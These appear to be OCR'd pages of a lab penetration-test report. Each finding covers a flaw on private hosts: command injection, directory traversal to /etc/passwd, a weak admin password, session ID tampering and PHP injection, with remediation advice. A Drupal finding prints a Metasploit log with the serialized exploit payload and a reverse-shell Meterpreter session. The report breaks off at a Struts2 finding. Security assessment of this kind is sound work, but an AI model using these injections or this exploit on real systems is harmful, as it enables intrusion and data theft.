
Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type	Web App
Risk Rating	High
Description	The robots.txt file is visible and contains paths to other sensitive pages.
Images	
Affected Hosts	192.168.14.35
Remediation	Do not include the Disallow file paths in the robots.txt



Vulnerability 8	Findings
Title	Command Injection the Networking page
Type	Web App
Risk Rating	High
Description	The DNS check field and MX Record Checker were discovered to allow command injection. For example typing - (www.example.com | ls) a list of files and directories on the web server are presented. As shown below it is also possible to view the contents of files using a cat command. This exposure makes it easier to find further vulnerabilities. The vendors.txt should not be listed on the website as it exposes sensitive information.
Images	


	
Affected Hosts	192.168.14.35
Remediation	Remove vendors.txt from public view. Include input validation on this field so that commands can not be run in the field. Such as not allowing characters such as | and &&


Vulnerability 9	Findings
Title	Directory Traversal
Type	Web App
Risk Rating	Critical
Description	The disclaimer page is susceptible to directory traversal. After the page= in the url it's possible to move to a different page. The MX record checker vulnerability allowed visibility of different pages including the old disclaimer page. It was possible to view this page through this vulnerability shown below. Also shown below is the etc/passwd page showing different users. Including Melina which is used in the next vulnerability.

Images	 
Affected Hosts	192.168.14.35
Remediation	The URL input needs to be input validated. Include a whitelist of accepted values to avoid users traversing directories. I also recommended validating the base directory. So that the parent directories can not be reached.


Vulnerability 10	Findings
Title	Weak Passwords
Type	Web App
Risk Rating	High
Description	The username Melina was found via the directory traversal, viewing the /etc/passwd page. The weak password was guessed and the admin log in was successful.
Images	 Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: **HERE**
Affected Hosts	192.168.14.35
Remediation	I recommend implementing a password policy. The NIST guidelines recommends - at least 8 characters in length - multi factor authentication - 10 wrong password lockout policy For more information see - https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=User%2Dgenerated%20passwords%20should%20be,allowed%2C%20including%20emojis%20and%20spaces.



Vulnerability 11	Findings
Title	Session Management
Type	Web App
Risk Rating	Critical
Description	With Melina's credentials exposed, access to the Admin Legal Documents Restricted Area was granted. To gain admin rights to it I was able to change the session of the admin ID in the URL to 88 so the page could be viewed as Admin. This was discovered by intercepting the page using burpsuite and trying a different response of changing the admin ID sequentially in the URL. As you can see below, once that ID hits 88 the response changes and more data can be seen.
Images	 







Affected Hosts	192.168.14.35
Remediation	It is recommended to use generated cookies to handle the admin sessions. By using this method the current exploit would not work.

Vulnerability 12	Findings
Title	PHP Injection
Type	Web App
Risk Rating	Critical
Description	In testing the souvenirs.php page of the web app. I injected a system command into the url and discovered the website reacted to it as seen below. If a script was injected into the url with malicious intent, the consequences could be critical. The commands such as /etc/shadow and ls as tried below did not reveal much of use however.
Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize user input so that the PHP injection is not possible via the URL.


Vulnerability 13	Findings
Title	Drupal Remote Shell
Type	Linux OS
Risk Rating	Critical
Description	An nmap revealed an outdated Drupal service on port 80 which can be exploited using a module in metasploit pictured below.
Images	 
Affected Hosts	192.168.13.13
Remediation	Recommendation to update this service to above 8.5.11 to reduce the risk of PHP code injection.


```
┌──(root💀kali)-[~]
└─# sudo nmap -Pn -T5 -A -O 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-17 05:03 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000074s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   4   payload/multi/meterpreter/reverse_http                               normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   5   payload/multi/meterpreter/reverse_https                              normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   6   payload/php/bind_perl                                                normal  No     PHP Command Shell, Bind TCP (via Perl)
   7   payload/php/bind_perl_ipv6                                           normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   8   payload/php/bind_php                                                 normal  No     PHP Command Shell, Bind TCP (via PHP)
   9   payload/php/bind_php_ipv6                                            normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   10  payload/php/download_exec                                            normal  No     PHP Executable Download and Execute
   11  payload/php/exec                                                     normal  No     PHP Execute Command
   12  payload/php/meterpreter/bind_tcp                                     normal  No     PHP Meterpreter, Bind TCP Stager
   13  payload/php/meterpreter/bind_tcp_ipv6                                normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   14  payload/php/meterpreter/bind_tcp_ipv6_uuid                           normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   15  payload/php/meterpreter/bind_tcp_uuid                                normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   16  payload/php/meterpreter/reverse_tcp                                  normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   17  payload/php/meterpreter/reverse_tcp_uuid                             normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   18  payload/php/meterpreter_reverse_tcp                                  normal  No     PHP Meterpreter, Reverse TCP Inline
   19  payload/php/reverse_perl                                             normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   20  payload/php/reverse_php                                              normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.25.72.227:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x0000557c71529368 @headers={"Date"=>"Sun, 23 Apr 2023 03:20:44 GMT", "Server"=>"Apache/2.4.25 (Debian)", "X-Powered-By"=>"PHP/
te", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "V
", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"Th
ser and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}DBNnCT6wXZ7M67IDqDlJ1lFci3HQbgQ37WvBeOE\n", @code=403, @messa
size=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; "
.0.4638.69 Safari/537.36\r\nContent-Type: application/hal+json\r\nContent-Length: 661\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"G
ttp\\\"\\Psr7\\\\FnStream\\u0000methods\\\":a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\"
:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"res
solve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.1
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.25.72.227:4444 → 192.168.13.13:47182 ) at 2023-04-22 23:20:45 -0400

meterpreter > shell
Process 28 created.
Channel 0 created.
whoami
www-data
```

Vulnerability 14	Findings
Title	Struts2 Remote Shell
Type	Linux OS
Risk Rating	Critical
Description	Apache Struts 2.3.5 - 2.3.31 - Jakarta Multipart Parcer RCE. As revealed below in a nessus scan an unauthenticated remote attacker can potentially inject their own values and code into a header request. The struts2 exploit was proven to be an issue with a remote shell tested with root access.
Images	 

